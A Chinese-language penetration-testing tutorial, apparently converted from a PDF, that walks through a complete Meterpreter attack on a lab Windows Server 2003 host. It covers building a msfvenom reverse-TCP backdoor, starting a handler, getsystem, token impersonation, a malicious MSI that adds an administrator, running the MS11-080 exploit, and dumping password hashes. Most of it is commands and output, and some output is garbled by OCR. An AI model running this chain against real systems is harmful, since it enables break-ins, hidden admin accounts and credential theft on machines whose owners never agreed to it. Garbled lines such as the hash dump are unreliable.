- r：指定源端口和目的端口都进行随机的选择；
- s<来源位址>：设置本地主机送出数据包的 IP 地址；
- u：使用 UDP 传输协议；
- v：显示指令执行过程；
- w<超时秒数>：设置等待连线的时间，一般扫描时加上；
- z：使用 0 输入/输出模式，只在扫描通信端口时使用。

参考：

1. https://www.cnblogs.com/r00tgrok/p/reverse_shell_cheatshet.html
2. https://blog.csdn.net/angie_q/article/details/78768227
3. <https://bitrot.sh/cheatsheet/19-12-2017-ncat/>
4. <http://www.cnblogs.com/hyq20135317/p/5491298.html>
5. <http://www.binarytides.com/netcat-tutorial-for-beginners/>

17. Meterpreter 提权那些事

原创红日安全 雨幕[合天智汇](#)2018-06-20

一引言

Meterpreter 提权我们经常会遇到，熟悉它掌握它对渗透测试至关重要。竟然无法逃避就得学会征服它，接下来我会带领征服 Meterpreter。

二准备实验环境

1. Kali linux (攻击机) 192.168.17.134
2. Window server 2003(靶机)

三 获取 Meterpreter 会话

第一步：生成后门程序

msfvenom

作用：生成木马(后门)文件，替代早期版本的 msfpayload 和 msfencoder。

生成命令：

```
msfvenom -p windows/meterpreter/reverse_tcp  
lhost=192.168.17.134 lport=4444 -fexe -e x86/shikata_ga_nai -  
a x86 --platform windows -i 12 -b ' \x00 ' -o  
/var/www/html/yumu.exe
```

参数解释：

1. -p 指定需要使用的 payload (攻击载荷)

2. lhost= 监听 ip 地址

3. lport= 监听端口

4. -f 指定输出格式

5. -e 指定 encoder(编码器)

6. -a 指定目标 payload 的架构

7. --platform 指定 payload 的目标平台

8. -i 指定 payload 的编码次数

9. -b 设置规避字符集(去除坏字符)

10. -o 输出

注意点:

1. windows/meterpreter/reverse_tcp 默认为 32 位,如果靶机为 64 位需要更改为:wiondows/x64/meterpreter/reverse_tcp。
2. lhost= 这里设置为攻击机的 ip
3. -a x86 对应设置的架构为 32 位,如果靶机为 64 位需要更改为 x64
4. b '\x00' 去除坏字符
5. /var/www/html/ 该路径为网站根路径

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.17.134 lport=4444 -f exe -e x86/shikata_ga_nai -a x86 --platform windows -i 12 -b '\x00' -o /var/www/html/yumu.exe
Found 1 compatible encoders
Attempting to encode payload with 12 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai succeeded with size 630 (iteration=10)
x86/shikata_ga_nai succeeded with size 657 (iteration=11)
x86/shikata_ga_nai chosen with final size 657
Payload size: 657 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/yumu.exe
root@kali:~#
```

第二步:攻击机开启监听

先写一个 rc 文件然后使用 MSF 开启监听, rc 文件中命令如下:

```
useexploit/multi/handler
```

```
setpayload windows/meterpreter/reverse_tcp
```

```
setlhost 192.168.17.134
```

```
setlport 4444
```

run


```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
  
      =[ metasploit v4.16.17-dev ]  
+ -- ---=[ 1703 exploits - 969 auxiliary - 299 post ]  
+ -- ---=[ 503 payloads - 40 encoders - 10 nops ]  
+ -- ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
[*] Processing yumu.rc for ERB directives.  
resource (yumu.rc)> use exploit/multi/handler  
resource (yumu.rc)> set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
resource (yumu.rc)> set lhost 192.168.17.134  
lhost => 192.168.17.134  
resource (yumu.rc)> set lport 4444  
lport => 4444  
resource (yumu.rc)> run  
[*] Started reverse TCP handler on 192.168.17.134:4444
```

第三步:开启 apache 构建下载条件

命令如下:/etc/init.d/apache2 start

```
root@kali:~# /etc/init.d/apache2 start  
[ ok ] Starting apache2 (via systemctl): apache2.service.
```

第四步:靶机下载后门运行, 反弹会话



```
[*] Started reverse TCP handler on 192.168.17.134:4444
[*] Sending stage (179267 bytes) to 192.168.17.137
[*] Meterpreter session 1 opened (192.168.17.134:4444 -> 192.168.17.137:1834) at
2018-06-05 08:35:48 -0400

meterpreter >

meterpreter > sysinfo
Computer      : YUMU-061CAD6690
OS           : Windows .NET Server (Build 3790, Service Pack 2).
Architecture   : x86
System Language: zh_CN
Domain        : WORKGROUP
Logged On Users: 3
Meterpreter    : x86/windows
meterpreter > getuid
Server username: YUMU-061CAD6690\dabai
```

四开始提权

提权过程集合高低权限用户进行讲解，贴近真实环境进行讲解提权思路。

方法 1:直接使用 getsystem 提权

getsystem: 是 MSF 提供给我们的提权命令，也是最常用的提权方式之一。它是有三种技术实现权限提升，默认值为 0 即尝试所有的技术来提权。如果你需要对 Windows7、8 或以上的系统进行 getsystem 首先得绕过 UAC。命令如下:runpost/windows/escalate/bypassuac.

命令管道模拟提升攻击（包含两种）

第一种:从 Meterpreter 创建一个命名管道。它会创建并运行一个服务器程序，运行 cmd.exe/ c echo "some data">> \\.\pipe\[random pipe here]。当产生的 cmd.exe 连接到 Meterpreter 的命名管道时，Meterpreter 有机会模拟其他其他用户去执行某项操作。客户端的扮演是一种命名管道功能。假如是 SYSTEM，当你模拟它时，用户就变成了 SYSTEM。

第二种:创建一个命名管道并模拟第一个客户端的用户以连接到它。使用 SYSTEM 用户创建客户端，然后会将 DLL 放入磁盘并将 rundll32.exe 作为服务进行安排，以 SYSTEM 身份运行.DLL 连接到命名管道进行提权。

令牌假冒

使用高权限用户的令牌 ID 去假冒高权限用户，进而获得其对应的权

限。

第一步：切换 shell，查询用户权限

Netuser dabai(普通用户)

Netuser Administrator (管理员)

C:\Documents and Settings\Administrator>net user dabai
net user dabai
dabai
Normal User
Normal User (Normal)
Yes
Yes
2018-6-5 20:53
2018-7-18 19:40
2018-6-5 20:53
Yes
Yes
All
All
*Users
*None
2018-6-12 10:34
C:\Documents and Settings\Administrator>net user Administrator
net user Administrator
Administrator
Normal User
Normal User (Normal)
Yes
Yes
2017-11-23 9:09
2017-11-23 9:09
2017-11-23 9:09
Yes
Yes
All
All
*Administrators
*None

第二步：使用 getsystem 提权

dabai(普通用户提权失败)

```
meterpreter > getuid  
Server username: YUMU-061CAD6690\dabai  
meterpreter > getsystem  
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:  
[-] Named Pipe Impersonation (In Memory/Admin)  
[-] Named Pipe Impersonation (Dropper/Admin)  
[-] Token Duplication (In Memory/Admin)
```

Administrator(管理员，提权成功)

```
meterpreter > getuid  
Server username: YUMU-061CAD6690\Administrator  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

从结果分析我们得知普通用户使用该方式提权较难，失败概率很高，
相反管理员用户提权非常容易，成功概率很高。

方法 2：令牌假冒

假冒同网络下的其他某个用户进行各种操作，例如提升权限、创建用户和组等。

第一步：加载模块 Useincognito

```
meterpreter > use incognito  
Loading extension incognito...Success.
```

可以使用 Help 查看令牌假冒相关的命令

```
Incognito Commands v: 2017-03-14
=====
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    Command://blogs.technet.com/msrc/2017/05/12/customer-guidance-to-
    -----
    add_group_user [l]t[re] Attempt to add a user to a global group with all tokens
    add_localgroup_user [l]t[re] Attempt to add a user to a local group with all tokens
    add_user [l]t[re] Attempt to add a user with all tokens
    impersonate_token Impersonate specified token
    list_tokens List tokens available under current user context
    snarf_hashes Snarf challenge/response hashes for every token
```

第二步：查看可假冒的用户信息 list_tokens-u

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
              Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
YUMU-061CAD6690\dabai

Impersonation Tokens Available
=====
No tokens available
```

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
              Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
YUMU-061CAD6690\Administrator

Impersonation Tokens Available
=====
No tokens available
```

Warning:Not currently running as SYSTEM, not all tokens will
be available

Callrev2self if primary process token is SYSTEM

由警告信息我们得知无法正常假冒用户，所以令牌假冒失败。假设有
用户可以假冒就可以进行第三步操作。

第三步:假冒用户

dabai(普通用户)和提权不成功。

impersonate_token[name of the account to impersonate]

例如： impersonate_token YUMU-061CAD6690\dabai



方法 3：AlwaysInstallElevated 提权

AlwaysInstallElevated 是一个策略设置。微软允许非授权用户以 SYSTEM 权限运行安装文件(MSI)，如果用户启用此策略设置，那么黑客利用恶意的 MSI 文件就可以进行管理员权限的提升。假设我们拿到目标主机的 Meterpreter 会话后并没能通过一些常规方式取得 SYSTEM 权限，那么 AlwaysInstallElevated 提权可以给我们带来另一条思路。

默认情况下这个 AlwaysInstallElevated 并没有开启，为了演示需要，我们先进行开启。

运行 gpedit.msc 命令打开组策略进行设置。

- A. 组策略 - 计算机配置 - 管理模板 - Windows 组件 - WindowsInstaller - 永远以高特权进行安装：选择启用。
- B. 组策略 - 用户配置 - 管理模板 - Windows 组件 - WindowsInstaller - 永远以高特权进行安装：选择启用。



设置成功后两个注册表的值会被置为 1:

[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer]
 "AlwaysInstallElevated"=dword:00000001

[HKEY_LOCAL_MACHINE\SOFTWARE\ Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001

第一步:检测靶机是否开启该漏洞

切换 shell 界面然后执行以下命令:

regquery

HKCU\SOFTWARE\ Policies\Microsoft\Windows\Installer
/vAlwaysInstallElevated

regquery

HKLM\SOFTWARE\ Policies\Microsoft\Windows\Installer
/vAlwaysInstallElevated

```
E:\phpStudy\PHPTutorial\WWW>reg query HKCU\SOFTWARE\ Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated  
reg query HKCU\SOFTWARE\ Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated  
E:\>/Desktop# python2 18176.py  
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
[1] AlwaysInstallElevated REG_DWORD 0x1  
    types import (windll, CDLL, Structure)  
    or: cannot import name windll  
E:\phpStudy\PHPTutorial\WWW>reg query HKLM\SOFTWARE\ Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated  
reg query HKLM\SOFTWARE\ Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated  
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer  
[1] AlwaysInstallElevated REG_DWORD 0x1
```

从上图的结果我们可以确定目标确实存在该漏洞的。

注意: 如果这条命令出错类似于: The system was unable to find the specified registry key or value 或者: 错误:系统找不到指定的注册表项或值。说明目标并没有开启该策略, 不存在该漏洞。

第二步:生成带有添加管理员用户的 MSI 安装文件

添加一个账号为 yumu 密码为 Yumu12345678@@的用户, 命令如

下：

```
msfvenom -p windows/adduser USER=msi PASS=P@ssword123!  
-f msi  
-o /var/www/html/test.msi
```

```
root@kali:~/Desktop# msfvenom -p windows/adduser USER=yumu PASS=Yumu12345678@0 -  
f msi -o /var/www/html/test.msi  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
ad  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 272 bytes  
Final size of msi file: 159744 bytes  
Saved as: /var/www/html/test.msi
```


第三步：先上传到靶机

```
upload /var/www/html/test.msi E:\\phpStudy\\PHPTutorial\\WWW
```

```
meterpreter > upload /var/www/html/test.msi E:\\phpStudy\\PHPTutorial\\WWW  
[*] uploading : /var/www/html/test.msi -> E:\\phpStudy\\PHPTutorial\\WWW  
[*] uploaded : /var/www/html/test.msi -> E:\\phpStudy\\PHPTutorial\\WWW\\test.msi
```

注意点：上传的路径对应是“\\”不是“\\”，如果使用“\\”会出现上传文件名显示出错的问题。如下：

```
meterpreter > upload /root/Desktop/bug.bat E:\\phpStudy\\PHPTutorial\\WWW  
[*] uploading : /root/Desktop/bug.bat -> E:\\phpStudy\\PHPTutorial\\WWW  
[*] uploaded : /root/Desktop/bug.bat -> E:\\phpStudy\\PHPTutorial\\WWW\\bug.bat  
meterpreter > upload /root/Desktop/bug.bat E:\\phpStudy\\PHPTutorial\\WWW  
[*] uploading : /root/Desktop/bug.bat -> E:\\phpStudy\\PHPTutorial\\WWW  
[*] uploaded : /root/Desktop/bug.bat -> E:\\phpStudy\\PHPTutorial\\WWW\\bug.bat
```



第三步:执行安装

切换 shell 界面运行以下命令

```
msiexec/quiet /qn /i E:\phpStudy\PHPTutorial\WWW\test.msi
```

```
E:\phpStudy\PHPTutorial\WWW>msiexec /quiet /qn /i E:\phpStudy\PHPTutorial\WWW\test.msi  
msiexec /quiet /qn /i E:\phpStudy\PHPTutorial\WWW\test.msi
```

msiexec 相关参数解释如下：

/quiet:安装过程中禁止向用户发送消息

/qn:不使用 GUI

/i:安装程序

第四步：检测用户是否成功添加

切换 shell 界面输入 net localgroup administrators 查看管理员组

中是否存在该用户。

```
E:\phpStudy\PHPTutorial\WWW>net localgroup administrators
net localgroup administrators
Administrator
yumu
Administrator
```

从结果上来看，成功添加用户。

补充点:如果目标机没有开启远程桌面服务，可以在 shell 界面下执行以下命令以开启：

```
wmic RDMETHOD WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections1
```

方法 4：挖掘漏洞进行提权

这里使用低权限的 dabai (普通用户) 进行演示。

第一步:切换 shell 界面检测补丁情况

输入命令:

```
systeminfo>a.txt&(for%i in (KB2360937 KB2478960 KB2507938  
KB2566454 KB2646524 KB2645640KB2641653 KB944653  
KB952004 KB971657 KB2620712 KB2393802  
kb942831KB2503665 KB2592799) do @type a.txt|@find /i  
"%i"||@echo %iNot Installed!)&del /f /q /a a.txt
```

```
C:\Documents_and_Settings\dabai\>systeminfo>a.txt&(for %i in (KB2360937 KB2478960 KB2507938 KB2566454 KB2646524 KB2645640 KB2641653 KB944653 KB952004 KB971657 KB2620712 KB2393802 kb942831 KB2503665 KB2592799) do @type a.txt|@find /i "%i"||@echo %i Not Installed!&del /f /q /a a.txt  
systeminfo>a.txt&(for %i in (KB2360937 KB2478960 KB2507938 KB2566454 KB2646524 KB2645640 KB2641653 KB944653 KB952004 KB971657 KB2646524 KB2645640 KB2641653 KB944653 KB952004 KB971657 KB2360937 Not Installed!  
+ 其他 [175]: KB2478960 - Update  
[179]: KB2507938 - Update  
[185]: KB2566454 - Update  
KB2646524 Not Installed!  
KB2645640 Not Installed!  
KB2641653 Not Installed!  
KB944653 Not Installed!  
KB952004 Not Installed!  
KB971657 Not Installed!  
[190]: KB2620712 - Update  
KB2393802 Not Installed!  
Kb942831 Not Installed!  
KB2503665 Not Installed!  
KB2592799 Not Installed!
```

Notinstalled 表示没有安装对应的补丁，说明该漏洞存在利用的可能。

第二步：确定其漏洞编码号

```
KB2360937 MS10-084  
KB2478960 MS11-014  
KB2507938 MS11-056  
KB2566454 MS11-062  
KB2646524 MS12-003  
KB2645640 MS12-009  
KB2641653 MS12-018  
KB944653 MS07-067  
KB952004 MS09-012  
KB971657 MS09-041  
KB2620712 MS11-097  
KB2393802 MS11-011  
kb942831 MS08-005  
KB2503665 MS11-046  
KB2592799 MS11-080
```

第三步：选择漏洞进行提权

我们使用搜索引擎通过漏洞编码来获取漏洞的具体信息，然后确定选择那个漏洞进行利用。

受影响的软件			
		最大安全影响	综合严重等级
MS11-021	操作系统	特权提升	重要
MS11-020		特权提升	重要
MS11-019		特权提升	重要
MS11-018	Windows XP Service Pack 3	特权提升	重要
MS11-017	Windows XP Professional x64 Edition Service Pack 2	特权提升	重要
MS11-016	Windows Server 2003 Service Pack 2	特权提升	重要
MS11-015	Windows Server 2003 x64 Edition Service Pack 2	特权提升	重要
MS11-014		特权提升	重要
MS11-013		特权提升	重要
MS11-012		特权提升	重要
MS11-011	Windows Vista Service Pack 1 和 Windows Vista Service Pack 2	特权提升	重要
MS11-010		特权提升	重要
MS11-009	Windows Vista x64 Edition Service Pack 1 和 Windows Vista x64 Edition Service Pack 2	特权提升	重要
MS11-008		特权提升	重要
MS11-007	Windows Server 2008 (用于 32 位系统) 和 Windows Server 2008 (用于 32 位系统) Service Pack 2*	特权提升	重要
MS11-006	Windows Server 2008 (用于基于 x64 的系统) 和 Windows Server 2008 (用于基于 x64 的系统) Service Pack 2*	特权提升	重要
MS11-005		特权提升	重要
MS11-004		特权提升	重要
MS11-003	Windows Server 2008 (用于基于 Itanium 的系统) 和 Windows Server 2008 (用于基于 Itanium 的系统) Service Pack 2	特权提升	重要
MS11-002		特权提升	重要
MS11-001		特权提升	重要
> 2010		特权提升	重要
> 2009		特权提升	重要
> 2008		特权提升	重要

MS11-064	对于管理员、企业安装或者想要手动安装此安全更新的最终用户，Microsoft 建议客户使用更新管理软件尽早应用此更新或者利用 Microsoft Update 服务检查更新。		
MS11-081	另请参阅本公告后面部分中的“检测和部署工具及指导”一节。		
已知问题。无			
受影响和不受影响的软件			
已对下列软件进行测试，以确定受到影响的版本。其他版本的支持生命周期已结束或者不受影响。要确定软件版本的技术支持生命周期，请访问 Microsoft 技术支持生命周期 。			
受影响的软件			
操作系统	最大安全影响	综合严重等级	此更新替代的公告
Windows XP Service Pack 3	特权提升	重要	MS11-046
Windows XP Professional x64 Edition Service Pack 2	特权提升	重要	MS11-046
Windows Server 2003 Service Pack 2	特权提升	重要	MS11-046
Windows Server 2003 x64 Edition Service Pack 2	特权提升	重要	MS11-046
Windows Server 2003 SP2 (用于基于 Itanium 的系统)	特权提升	重要	MS11-046

最后确定对 MS11-080 漏洞进行利用。

第四步:上传漏洞 EXP

```

meterpreter > upload /root/Desktop/MS11080.exe E:\\phpStudy\\PHPTutorial\\WWW
[*] uploading : /root/Desktop/MS11080.exe -> E:\\phpStudy\\PHPTutorial\\WWW
[*] uploaded PDF: /root/Desktop/MS11080.exe -> E:\\phpStudy\\PHPTutorial\\WWW\\MS11080.exe
meterpreter > shell
Process 3652 created.
Channel 10 created.
Microsoft Windows [0分 5.2.3790]
(C) 00E00000 1985-2003 Microsoft Corp.

```

第五步：执行 EXP 添加管理员用户

执行成功之后会添加管理员用户账号为 90sec 密码为 90sec。

```
meterpreter > upload /root/Desktop/MS11080.exe E:\\phpStudy\\PHPTutorial\\WWW  
[*] uploading : /root/Desktop/MS11080.exe -> E:\\phpStudy\\PHPTutorial\\WWW\\MS11080.exe  
[*] uploaded PDF : /root/Desktop/MS11080.exe -> E:\\phpStudy\\PHPTutorial\\WWW\\MS11080.exe  
meterpreter > shell  
Process 3652 created.      have to resource  
Channel 10 created.  
Microsoft Windows [版本 5.2.3790]  
(C) 1985-2003 Microsoft Corp.
```

添加用户失败的时候如下图：

```
E:\\phpStudy\\PHPTutorial\\WWW>MS11080.exe  
MS11080.exe  
[>] ms11-08 Exploit      have to resource  
[>] by:Mer4en7y@90sec.org  
[*] Token system command  
[*] command add user 90sec 90sec
```

添加用户成功的时候如下图：

```
E:\\phpStudy\\PHPTutorial\\WWW>MS11080.exe  
MS11080.exe  
[>] ms11-08 Exploit  
[>] by:Mer4en7y@90sec.org  
[*] Token system command  
[*] command add user 90sec 90sec  
[*] User has been successfully added  
[*] Add to Administrators success
```

第六步：验证管理员用户是否成功添加

```
E:\\phpStudy\\PHPTutorial\\WWW>net localgroup administrators  
net localgroup administrators  
Administrator      administrators  
90sec      administrators
```



```
-----  
90sec  
Administrator  
yumu  
Administrator
```

方法 5:获取管理员账号密码

方式 1: 获取 hash 值然后解密

第一步: 获取 hash 值

使用命令: hashdump

```
meterpreter > hashdump
90sec:1007:79b1ad8e0b251 ad3b435b51404ee:96601d3bd2c75ea1d45c0b091208fc66:::
Administrator:500:b6c705d58 a8164d97a359f:5 000145010000 0b4461:::
ASPNET:1012:98e7506a16b21a3933af3f084b2657a5:c0fb270ff30708ae983d8c7241c3d692:::
dabai:1005:99cd925dc4272d5aa:d125b55555555555577a44558d93714725ed06321e0f756:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed016ae931b73c59d7e0c089c0:::
IUSR_YUMU-061CAD6690:1008:8cd259cc1174606669bbd78e414d5451:997b06c9ea4aaf3fcfc5acd3b1256ec3:::
